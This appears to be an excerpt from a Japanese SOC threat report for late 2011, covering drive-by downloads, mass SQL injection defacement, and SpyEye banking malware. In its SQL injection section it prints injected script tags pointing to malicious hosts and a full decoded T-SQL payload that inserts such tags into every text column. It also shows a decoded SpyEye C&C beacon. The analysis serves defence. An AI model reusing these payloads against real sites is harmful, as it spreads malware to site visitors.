


図 7 マルウェア・ダウンロードの発生割合
(東京 SOC 調べ: 2011 年 10 月~2011 年 12 月)

■ マルウェア・ダウンロードの原因となった脆弱性の割合

マルウェア・ダウンロードが発生した原因となった脆弱性の割合は、図 8 の通りです。約 6 割の端末が、Java のアップデートが行われていないことが原因で影響を受けています。続いて、Adobe Reader/ Acrobat も約 3 割と高い割合になっています。これらサードパーティーのアプリケーションだけで全体の約 9 割を占めており、サードパーティー・アプリケーションのパッチ未適用がマルウェア・ダウンロードの主な原因となっていることが分かります。

2.4 まとめ

攻撃者がドライブ・バイ・ダウンロード攻撃の際に Java の脆弱性をターゲットにする割合が非常に多くなっています。これは、2.3 の調査結果にある通り、Java の脆弱性を放置したままの環境が多数あることを攻撃者が把握しているからと考えられます。そのため、今後も Java が攻撃対象となる傾向は変わらないことが予想されます。

Windows のセキュリティー・パッチだけでなく、Java や Adobe Reader を含めたサードパーティー・アプリケーションも、自動アップデートなどの仕組みを利用してアップデートを行うようにしてください。




図 8 マルウェア・ダウンロードの原因となった脆弱性の割合
(東京 SOC 調べ: 2011 年 7 月～2011 年 12 月)

3 SQL インジェクション攻撃

攻撃者は、SQL インジェクション攻撃によって Web サイトと連携するデータベースから情報を抜き出したり、データベースの内容を改ざんしたりしようとします。数年前と比べると、東京 SOC における SQL インジェクション攻撃検知件数は減少していますが、この攻撃によって重要情報が漏えいしたというニュースは引き続き報道されています。

本章では、今期東京 SOC で確認した SQL インジェクション攻撃の特徴について解説します。

3.1 攻撃の検知状況

図 9 は今期東京 SOC で検知した SQL インジェクション攻撃の検知数の推移です。SQL インジェクション攻撃には、大きく 2 つのタイプが存在します。

- ・ 情報窃取を目的とした攻撃
- ・ Web サイト改ざんを目的とした攻撃

今期、東京 SOC で確認した攻撃の多くは、情報窃取を目的とした攻撃でした。情報窃取を目的とした攻撃の一時的な増加によって、攻撃検知数が数回急増しています。このような情報窃取を目的とした攻撃の多くは、WordPress や PHPMyAdmin などの無料で利用することができる CMS の脆弱性を悪用するものでし

た。東京 SOC ではこの攻撃による被害を観測していません。

また、9 月 18 日には、中国のインターネット・コミュニティにて日本の Web サイトに攻撃を行うよう呼びかけが行われた影響で、中国を送信元とした攻撃が増加しました¹³。

一方、Web サイト改ざんを目的とした攻撃に関しては、限定された範囲で攻撃が行われるだけで、従来の Web サイト改ざんに比べると大規模な攻撃とは言えないものでした。観測された攻撃内容も、以前から確認されていたもので、特に新しい脅威を示すものはありませんでした。このように範囲が限定された既知の攻撃でしたが、今期も多数の Web サイトが改ざんされたことを確認しています。

¹³ 詳しくは、「Column2」をご覧ください。




図 9 SQL インジェクション攻撃の検知件数推移
(東京 SOC 調べ: 2011 年 1 月 1 日~12 月 31 日)

攻撃元の国に関しては、中国が最も多く、2 番目にはアメリカが多いというこれまでと傾向は変わりませんでした (図 10)。

以降では、今期多数の被害を生じた Web サイト改ざん SQL インジェクション攻撃および、脆弱性診断ツールによる攻撃について解説します。

3.2 SQL インジェクション攻撃による Web サイト改ざん

今期、東京 SOC では Web サイト改ざんを目的とした SQL インジェクション攻撃を 2 パターン確認しました。どちらの攻撃も Microsoft SQL Server を利用する、ASP で構築された Web サイトを対象としており、攻撃範囲も限定されていました。




図 10 SQL インジェクション攻撃の攻撃元 IP アドレス国別割合
(東京 SOC 調べ: 左 2011 年 7 月 1 日～9 月 30 日 右 2011 年 10 月 1 日～12 月 31 日)




図 11 あるサイトで確認した Web サイト改ざん SQL インジェクション攻撃の推移
(東京 SOC 調べ: 2011 年 1 月 1 日～12 月 31 日)

さらに、どちらの攻撃も Web サイトに不正なサイトへ誘導するための script タグを挿入します。

以下では、今期確認した 2 パターンの攻撃手法について紹介します。

■ ur.php インジェクション

この攻撃は、以下のような文字列をデータベース内に挿入します。

```
</title><script src=http://bookgusa.com/ur.php ></script>
</title><script src=http://dfrgcc.com/ur.php ></script>
</title><script src=http://statsmy.com/ur.php ></script>
```

title タグから始まり、リダイレクトさせる script タグ内の URL に“ur.php”が含まれます。この SQL インジェクション攻撃は、一部で Lizamoon 攻撃と呼ばれ、この攻撃で改ざんされた Web サイトを閲覧したユーザーに偽ウイルス対策ソフトをインストールさせることを目的としています。

この攻撃は、東京 SOC の観測では 2010 年 3 月頃から行われており¹⁴、現在でも定期的に観測しています。図 11 は、この攻撃を受けているあるサイトにおける検知状況です。

攻撃者は、改ざん対象の Web サイトをピックアップするために、Web サイトの脆弱性調査をインターネット全体で大規模に行っています(図 11 の調査行為)。この調査行為は約 5 カ月周期(2010 年 9 月、2011 年 2 月、2011 年 7 月)で行われ、攻撃者によって選ばれた Web サイトは、その後定期的に改ざん攻撃(図 11 の改ざん攻撃)を受けています。

■ lilupophilupop.com/sl.php インジェクション

この攻撃は、以下のような文字列をデータベース内に挿入します。

```
></title><script src="http://lilupophilupop.com/sl.php"></script>
```

この攻撃も、title タグから始まり、リダイレクトさせる script タグ内の URL に“lilupophilupop.com/sl.php”が指定されています。この攻撃は、2011 年 12 月 1 日頃から特定の Web サイトを狙って行われていることを観測しています。

攻撃には、図 12 のような SQL クエリが利用されています。これは、データベース内の文字列が保存されているカラムを検索して、文字列の後に先程の title タグから始まる文字列を挿入します。

この種の SQL クエリを用いた攻撃は、2008 年頃から確認されており、攻撃に利用される SQL クエリもほとんど変わっていません。

3.3 脆弱性診断ツールを利用した攻撃

SQL インジェクションなど Web サイトの脆弱性を調査するために、様々な脆弱性診断ツールが公開されています。このようなツールは非常に便利な反面、攻撃者によって悪用される可能性があります。

14 本攻撃の詳細な攻撃方法に関しては、「2011 年上半期 Tokyo SOC 情報分析レポート」の 3 章をご覧ください。
http://www-935.ibm.com/services/jp/its/pdf/tokyo_soc_report2011_h1.pdf

SQL インジェクション

```
GET /index.asp?jobcode=10006')+declare+@s+varchar(4000)+set
+@s=cast(0x73657420616e73695f7761726e696e6773206f6666204445434c415245204054205641524348
415228323535292c404320564152434841522832353529204445434c415245205461626c655f437572736f
7220435552534f5220464f522073656c65637420641424c455f4e414d452c632e434f4c554d4e5f4e414d452
066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c20494e464f524d41544
94f4e5f534348454d412e7461626c6573207420776865726520632e444154415f5459504520696e2028276e
76617263686172272c27766172...
```



cast 以降の文字列をデコード

デコード後

```
set ansi_warnings off DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor
CURSOR FOR select ABLE_NAME,c.COLUMN_NAME from INFORMATION_SCHEMA.columns c,
INFORMATION_SCHEMA.tables t where c.DATA_TYPE in ('nvarchar','varchar','ntext','text') and
c.CHARACTER_MAXIMUM_LENGTH>30 and t.table_name=c.table_name and t.table_type='BASE TABLE'
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T, @C WHILE(@@FETCH_STATUS=0)
BEGIN EXEC (UPDATE ['+@T+'] SET ['+@C+']='<script src="http://lilupophilupop.com/sl.php"></script><!--'+RTRIM(COVERT(VARCHAR(6000),['+@C+'])) where
LEFT(RTRIM(CONVERT(VARCHAR(6000),['+@C+'])),17)<>'></title><script">') FETCH NEXT FROM
Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

図 12 SQL インジェクション攻撃の例

東京 SOC で観測した攻撃の中にも、このような脆弱性診断ツールを利用したものが以前から確認されています。図 13 は、今期東京 SOC で確認した脆弱性診断ツールを利用した攻撃の利用ツール¹⁵毎の攻撃数割合です。

最も攻撃に利用されていたのは、代表的な脆弱性診断ツールの 1 つである Nessus でした。続いて 2 番目に多く検知したのは、Havij でした。Havij は、SQL インジェクションの脆弱性を調査することに特化した、自動の脆弱性調査ツールです。攻撃者は、SQL インジェクション攻撃に Havij を利用することが多々あり、今期も様々な Web サイトがこのツールによる攻撃を受けました。

3 番目に多く検知したのは sqlmap でした。sqlmap も、Havij と同様に SQL インジェクションに特化したツールです。その他には、w3af や Nmap、Nikto など SQL インジェクション以外でも様々な脆弱性診断に利用されるツールが攻撃者によって悪用されています。

実際に、2011 年に発生した情報漏えい事件の一部では Havij や sqlmap が利用されていたことが報告されています。また、2011 年に様々な組織の情報を漏えいさせてきた Lulzsec も、一部の事件で Havij を利用していると言われています。

3.4 まとめ

前節で解説したように、攻撃者は脆弱性診断ツールを利用して攻撃を行う場合があります。脆弱性診断ツールを利用した経験がないようなら、今回紹介したような脆弱性診断ツールを利用して、自サイトが攻撃者にどのように調査されているのか試してみるのもいいかも知れません。

ここ数年程、SQL インジェクション攻撃には目新しい変化は見られていません。しかし、SQL インジェクション攻撃による Web サイト改ざんや情報漏えいなどの被害はなくなることはありません。

今まで対策ができていたとしても、Web アプリケーションの変更や新機能の追加などを行うことで新たな脆弱性が作り出されている可能性があります。新たな機能を追加する場合は、事前に Web アプリケーション診断を行い脆弱性がないかを確認してください¹⁶

¹⁵ 調査を行った脆弱性診断ツールは Nessus、Havij、sqlmap、w3af、Nmap、Nikto です。

¹⁶ 独立行政法人 情報処理推進機構 (IPA): 「安全な SQL の呼び出し方」

http://www.ipa.go.jp/security/vuln/press/201003_websecurity_sql.html




図 13 脆弱性診断ツールを悪用した攻撃
(東京 SOC 調べ: 2010 年 7 月 1 日~12 月 31 日)

[Column2] 9.18 中国から日本への攻撃

インターネットを介した攻撃の中には、事前に攻撃予告が出されるものがあります。今期、中国のインターネット・コミュニティで9月18日に日本国内のWebサイトに対して攻撃を行うように呼びかけが行われました（図14）。東京SOCでは9月12日頃から中国を送信元とする攻撃が増加していることを確認しており、この呼びかけの影響と判断しています。図15は、中国を送信元とするブラインドSQLインジェクション攻撃の検知件数の推移です。9月18日には平常時の約8倍程度の送信元から攻撃が行われました。

今回は主にDDoS攻撃やWebサイト攻撃ツールを利用した攻撃など、比較的技術レベルの低い攻撃ばかりが行われたことを確認しています。



図14 攻撃の呼びかけが掲載された掲示

満州事変の初日である9月18日には毎年このような中国からの攻撃予告が行われています。2010年は、尖閣諸島問題に起因する日中関係のニュースが連日報道された影響と重なって、攻撃予告が大々的に国内でも報道されました。

このような攻撃は、主義主張を表明するための示威行為として行われるため、Webサイトの改ざんやサービス妨害など、派手で分かりやすい攻撃が好まれる傾向にあります。また、主義主張に共感できる人を大規模に募ってターゲットへの攻撃参加を呼びかけるため、誰でも攻撃が行えるように簡易な攻撃ツールを利用したり、クリックするだけで自動的に攻撃を行えるようなツールを利用したりすることが多々あります。そのため、攻撃者の数は多くても攻撃技術は高くなく、日頃からセキュリティ対策を行っている環境では、この攻撃の影響を受けることはありません。

インターネット上では、このような攻撃の事前予告が行われることは稀で、多くの環境では常に事前予告なしの攻撃を受けています。攻撃予告が行われた時にだけセキュリティ対策について見直すようでは遅く、常に攻撃を受けるかもしれないということを想定して日頃から対策を行うことが重要です。




図15 中国からのブラインドSQLインジェクション攻撃送信元IPアドレス数の推移
(東京SOC調べ:左 2011年8月1日~9月20日 右 2010年8月1日~9月20日)

4 オンライン・バンキングを狙う攻撃

オンライン・バンキングにおける不正ログインの被害事例はこれまで海外が中心で、国内の事例が報道されることはほとんどありませんでした。しかし、今期は7月から10月にかけてオンライン・バンキングの被害事例が多くメディアで報道されました。

本章では、今期東京SOCで確認したオンライン・バンキングへの不正ログインに関連するいくつかの攻撃について解説します。

4.1 オンライン・バンキングの被害状況

警察庁の報告¹⁷ではオンライン・バンキングのアカウント情報を盗み、不正アクセス、不正送金する手口が多発していると発表されています。さらに、これまで最も多く利用されていたフィッシングではなく、感染したマルウェアによってアカウント情報を盗まれる被害が多発していることが明らかになっています。

2011年4月から11月24日までのフィッシングによる犯行は2金融機関・24口座(被害総額 約2,000万円)であるのに対し、マルウェアによる犯行は、54金融機関の136口座(被害総額 約2億8,200万円)にも上っています。

これまで、マルウェア感染によるオンライン・バンキングのアカウント情報の漏えいは欧米が中心で、日本のオンライン・バンキングのユーザーがターゲットになる事例は多くありませんでした。しかし、2011

年5月頃から日本のオンライン・バンキングのユーザーがターゲットとなる事例が増加しています。

マルウェアを利用した不正アクセスの場合、攻撃者はマルウェアをオンライン・バンキングユーザーのクライアントPCに感染させ、ユーザーがオンライン・バンキングを利用する際に利用しているアカウント情報を盗み出します。その後、攻撃者は接続元を偽装するために第三者のシステムを経由するなどして、盗み出したアカウントを利用してオンライン・バンキングへ不正ログインを行い、口座から、あらかじめ準備しておいた別の口座に不正送金を行います。

以降では、今期確認されたオンライン・バンキングのアカウント情報を盗み出そうとするいくつかの攻撃について解説します。

17 警察庁 - インターネットバンキングに係る不正アクセス禁止法違反等事件の発生状況等について
http://www.npa.go.jp/cyber/warning/h23/111215_1.pdf

4.2 SpyEye

インターネット上には、オンライン・バンキングのアカウント情報を盗み出すことに特化したマルウェアが多数存在します。近年の代表的なマルウェアとして以下の3つが挙げられます。

- ・ Zeus (Zbot)
- ・ Trojan Banker
- ・ SpyEye

Zeus や Trojan Banker は、Man-In-The-Browser という手法を用いて、ブラウザー・プロセスに侵入し、被害者がオンライン・バンキング・サイトで入力するアカウント情報を盗み出したり、ブラウザーから送信される入力情報の改ざんを行ったりします。SpyEye は、感染端末から送信される HTTP リクエスト情報を盗んだり、入力中の情報をスクリーンショットで盗み出したりします。

このようなマルウェアを作成するためのツールはアンダーグラウンドで売買されています。ツールを入手すれば、特別な技術を持っていなくても簡単にマルウェアを作成することが可能です。

オンライン・バンキングのアカウント情報を盗み出すマルウェアの中でも、SpyEye は比較的新しく、また、頻繁に機能追加のバージョンアップが行われているため、非常に危険な存在となっています。

■ 東京 SOC の SpyEye 感染 PC 検知状況

東京 SOC では、2011 年 4 月 10 日頃から SpyEye の感染増加を確認していました。図 16 は、感染した SpyEye が C&C サーバー¹⁸へ接続する通信の検知件数の推移です。この時期に感染を広げていたのは SpyEye バージョン 1.2.80 でした。

さらに、8 月に入ると新たなバージョン 1.3.45 が感染を広げ始めました。このバージョンは 2011 年 6 月頃にリリースされたもので、オンライン・バンキング情報を盗む機能の他に、メール内容を盗み出す機能なども新たに追加されていました。

これらの感染の多くがドライブ・バイ・ダウンロード攻撃によって行われました。なお、この感染攻撃では、Blackhole Exploit Kit¹⁹と呼ばれる攻撃ツールが利用されていました。

18 マルウェアに感染したコンピュータに指令を送信する攻撃者の管理サーバー (Command and Control サーバー)

19 ドライブ・バイ・ダウンロード攻撃および、Blackhole Exploit Kit については、2 章をご覧ください。




図 16 感染した SpyEye による C&C 通信検知件数の推移
(東京 SOC 調べ: 2011 年 4 月 1 日~2011 年 12 月 30 日)

■ SpyEye の仕組み

SpyEye についても、前述の様なマルウェアを作成するためのツールが存在します (図 17 左)。このツールにいくつかの情報を入力してビルドボタンをクリックするだけで、マルウェアが作成されます。さらに、プラグインとして新たな機能を追加することも可能です。プラグインは追加機能として売買されており、感染した端末に RDP や VNC で接続するためのバックド

アを動作させる機能などがあります。また、オリジナル機能を作成することも可能です。

感染した端末から収集した情報は攻撃者の準備したサーバーに送信され、攻撃者はそれを管理用の Web アプリケーションから確認することができます (図 17 右)。盗んだ情報の閲覧以外にも、感染した SpyEye を Web サイト上から操作するための画面が別に存在します (図 18 SpyEye コントロールサーバー)。




図 17 SpyEye の作成・操作ツールのスクリーンショット
(左: SpyEye を作成する GUI ツール 右: SpyEye が詐取した情報を表示する Web アプリケーション)




図 18 SpyEye を利用したオンライン・バンキングへの不正アクセスの流れ

クライアントに感染した SpyEye は、HTTP で SpyEye コントロールサーバーと定期的に通信を行います。図 19 および図 20 図 18 は、バージョン 1.2.80、1.3.45 それぞれの SpeEye がコントロールサーバーと接続する際に送信する HTTP リクエストです。バージョン 1.2.80 では、HTTP GET リクエストで感染し

た端末の詳細（IE や OS のバージョン情報など）を送信します。バージョン 1.3.45 でも、同様の情報を送信しますが、HTTP POST リクエストを利用し、送信データを Base64 でエンコードすることで通信の隠ぺいを図るようになっています。





図 19 SpyEye バージョン 1.2.80 によるコントロールサーバーへの通信



Decode

```
guid=5.1.2600!computername!FFFFFFF&ver=10345&ie=6.0.2900.5512&os=5.1.2600&ut
=User&ccrc=82F6550D&md5=fd7e4a9ccf646211fa7d754f17921347&plg=ccgrabber;cust
omconnector:ffcertgrabber;terminate&plgstat=0;0;0;1&wake=600&stat=online
```

図 20 SpyEye バージョン 1.3.45 によるコントロールサーバーへの通信

4.3 アカウント情報を詐取しようとする不正なメール

今期確認されたオンライン・バンキングのアカウント詐取行為の中で SpyEye の次に注目を集めたものとして、オンライン・バンキングの認証に利用される乱数表を盗もうとする攻撃が挙げられます。

